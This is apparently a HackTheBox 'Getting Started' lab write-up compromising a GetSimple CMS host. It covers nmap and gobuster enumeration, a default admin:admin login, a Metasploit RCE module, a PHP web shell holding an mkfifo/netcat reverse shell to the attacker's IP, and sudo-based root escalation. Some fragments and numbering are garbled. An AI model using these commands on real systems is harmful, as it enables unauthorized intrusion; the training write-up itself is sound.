

# Documentation

HTB's Getting Started-Module-Knowledge Test Machine(EASY):

Environment Settings:


openVPN IP(Attacking Machine) : 10.10.16.5

Target machine IP : 10.129.42.249, 10.129.146.73

Getting Hands Dirty:

First things first as we do with every HackTheBox Boxes--we connect via academy.ovpn.

After a successful connect, I opened the IP in FireFox and a weird looking web page pops up.



**Connect**

\*PoC 1

I tried the three first links but nothing works.

The site utilizes GetSimple CMS, which it's a web content management system. It is based on PHP and stores files in XML.

I went through the links and found nothing of an interest.

In the Source Code weird notes were left over.



\*PoC 2

Moving on with Automated Enumeration--Nmap detected some open ports:

```

└─$ nmap -sCV 10.129.42.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 13:49 EDT
Nmap scan report for 10.129.42.249
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4c73a025f5fe817b822b3649a54dc85e (RSA)
|   256 e1c056d052042f3cac9ae7b1792bbb13 (ECDSA)
|_  256 523147140dc38e1573e3c424a23a1277 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Welcome to GetSimple! - gettingstarted
|_ http-robots.txt: 1 disallowed entry
|_ /admin/

```

\*PoC 3

```

- 22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
- 80/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
No Public Exploits found.

```

Gobuster found directories:

```

=====
/.hta           (Status: 403) [Size: 278]
/.htpasswd     (Status: 403) [Size: 278]
/.htaccess     (Status: 403) [Size: 278]
/admin         (Status: 301) [Size: 314] [→ http://10.129.42.249/admin/]
/backups       (Status: 301) [Size: 316] [→ http://10.129.42.249/backups/]
/data          (Status: 301) [Size: 313] [→ http://10.129.42.249/data/]
/index.php     (Status: 200) [Size: 5485]
/plugins       (Status: 301) [Size: 316] [→ http://10.129.42.249/plugins/]
/robots.txt    (Status: 200) [Size: 32]
/server-status (Status: 403) [Size: 278]
/sitemap.xml   (Status: 200) [Size: 431]
/theme        (Status: 301) [Size: 314] [→ http://10.129.42.249/theme/]
Progress: 4599 / 4615 (99.65%)
=====

```

\*PoC 4

We will check each of the 301s and 200s.

/admin:

*gettingstarted*

Username:

Password:








Login

« [Back to Website](#) | [Forgot your password?](#) »

\*PoC 5

/data:


# Index of /data

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">cache/</a>	2021-02-09 09:52	-	
 <a href="#">other/</a>	2021-05-07 14:26	-	
 <a href="#">pages/</a>	2021-02-09 09:53	-	
 <a href="#">thumbs/</a>	2018-09-07 17:58	-	
 <a href="#">uploads/</a>	2018-09-07 17:58	-	
 <a href="#">users/</a>	2021-02-09 10:07	-	

*Apache/2.4.41 (Ubuntu) Server at 10.129.42.249 Port 80*

\*PoC 6


Found an interesting message in cache folder:



\*PoC 7

IDK what it means, but it might means something, it might not. Who knows :P

Potential admin credentials:




\*PoC 9

admin:admin | admin:gettingstarted | admin:gettingstarted.com |  
admin:d033e22ae348aeb5660fc2140aec35850c4da997

Interesting line of code in /sitemap.xml: <urlset xsi:schemaLocation="<http://www.sitemaps.org/schemas/sitemap/0.9> <http://www.sitemaps.org/schemas/sitemap/0.9/sitemap.xsd>">

After parsing for a while in the directories and trying to collect as many information as possible, the only high chance lead is logging in as admin with the potential credentials found previously.



\*PoC 10

From first try, successful login attempt using admin:admin

Now, a little scan around the logged in site state.  
Found the hidden meaning behind PoC 7:

10.129.42.249/admin/health-check.php

ali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## gettingstarted

Pages Files Theme Backups Plugins

### GetSimple

GetSimple Version	3.3.15
	Upgrade Check Failed !
	<a href="#">Download</a>
GSLOGINSALT	No
GSUSECUSTOMSALT	No

### Server Setup

PHP Version	7.4.3 - OK	*new information
cURL Module	Installed - OK	
GD Library	Installed - OK	
ZipArchive	Installed - OK	
SimpleXML Module	Installed - OK	
chmod	chmod - OK	
Apache Web Server	Apache/2.4.41 (Ubuntu) - OK	
Apache Mod Rewrite	Installed - OK	

\*PoC 7.1

After digging for a while, the sole possible exploitation in hand is via Malicious File Upload.  
Found in Files directory an upload image button. The only problem is that it doesn't respond when clicking on it.  
Dead end.

I switched to Public Exploits:

☐ Verified ☐ Has App

⌵ Filters 🔗 Reset All

Show 15 ▾

Search: getsimple 3.3.1 ✕

Date 📅	D	A	V	Title	Type	Platform	Author
2021-03-30	📄		✗	GetSimple CMS 3.3.16 - Persistent Cross-Site Scripting	WebApps	PHP	boku
2020-10-01	📄		✗	GetSimple CMS 3.3.16 - Persistent Cross-Site Scripting (Authenticated)	WebApps	PHP	Roel van Beurden
2018-04-05	📄		✗	GetSimple CMS 3.3.13 - Cross-Site Scripting	WebApps	PHP	Sureshbabu Narvaneni
2014-10-12	📄		✗	GetSimple CMS 3.3.1 - Cross-Site Scripting	WebApps	PHP	Pedro Ribeiro
2016-06-23	📄	📺	✗	Getsimple CMS 3.3.10 - Arbitrary File Upload	WebApps	PHP	s0nk3y
2014-03-25	📄	📺	✓	Getsimple CMS 3.3.1 - Persistent Cross-Site Scripting	WebApps	PHP	Jeroen - IT Nerdbox

Showing 1 to 6 of 6 entries (filtered from 45,290 total entries)

FIRST PREVIOUS 1 NEXT LAST

## \*PoC 8 | Exploit db

Found 3.3.16 possible exploits, but no 3.3.15(which is the target's version).

🔍  ▾

Results 01 - 01 of 01 in total

**GetSimpleCMS PHP File Upload Vulnerability**  
Disclosed: January 04, 2014

MODULE

EXPLORE

## \*PoC 9 | Rapid7

## GetSimpleCMS PHP File Upload Vulnerability

Disclosed	Created
01/04/2014	05/30/2018

### Description

This module exploits a file upload vulnerability in GetSimple CMS. By abusing the upload.php file, a malicious authenticated user can upload an arbitrary file, including PHP code, which results in arbitrary code execution.

### Author(s)

Ahmed Elhady Mohamed

### Platform

PHP

Hey than  
can we h

\*PoC 9.1

msfconsole(Metasploit) possible exploitation could be tried since the manual file upload scheme failed due to the unfunctional button that doesn't respond.  
It might work via automated abuse.

```
msf6 > search exploit getsimple
```

#### Matching Modules

#	Name	Disclosure Date	Rank
Check	Description		
-	-	-	-
0	exploit/unix/webapp/get_simple_cms_upload_exec	2014-01-04	excellent
Yes	GetSimpleCMS PHP File Upload Vulnerability		
1	exploit/multi/http/getsimplecms_unauth_code_exec	2019-04-28	excellent
Yes	GetSimpleCMS Unauthenticated RCE		

\*PoC 10

Found another possible exploitation inside msfconsole search engine.  
First I will try exploit 0 which what found in rapid7.  
As expected, exploitation failed. Possibly cause of the unfunctional upload button.  
After setting the exploit settings as follows:  
RHOST: 10.129.42.249  
RPORT: 80  
LHOST: 10.10.16.5  
Payload: 2. generic/reverse\_shell\_tcp  
LPORT: 4444  
Exploit target: 0. GetSimpleCMS 3.3.15 and before  
Second exploit succeeded.  
Foothold has been gained into the system.







First, I couldn't run any commands inside the host(computer) that could help me to leverage .php code execution scheme; I couldn't chmod, touch, or anything else that might help me to execute a malicious .php code. So, I went back to the web page(GetSimple CMS) directories, where I have more privileges and room to use commands as needed.

I maneuvered to /var/www/html and created shell.php file, that will hold the php reverse shell code.

I executed the command as root user and created reverse shell back to the root.

```
www-data@gettingstarted:/var/www/html$ echo '<?php system ("rm /tmp/f;mkfifo /tmp/f
;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/f"); ?>' > shell.php
< 2>&1|nc 10.10.16.5 8080 >/tmp/f"); ?>' > shell.php
www-data@gettingstarted:/var/www/html$ sudo -u root /usr/bin/php shell.php
sudo -u root /usr/bin/php shell.php
```

\*PoC 14

```
(kali㉿kali)-[~]
└─$ netcat -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.146.73] 41038
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@gettingstarted:/var/www/html#
```

\*PoC 15

Lastly, I accessed root directory and found the root flag.

```
root@gettingstarted:/var/www/html# cd /root
cd /root
root@gettingstarted:~# ls
ls "rm /tmp/f;mkfifo /tmp/f
root.txt snap
root@gettingstarted:~# cat root.txt
cat root.txt
7842
root@gettingstarted:~#
```

oC 16

Vulnerabilites Found:

1. Source Code leakage.
2. Weak admin credentials.
3. GetSimpleCMS Unauthenticated Code Execution(RCE).
4. Web Shell Injection.
5. User Privelege Escalation via .PHP Code Execution.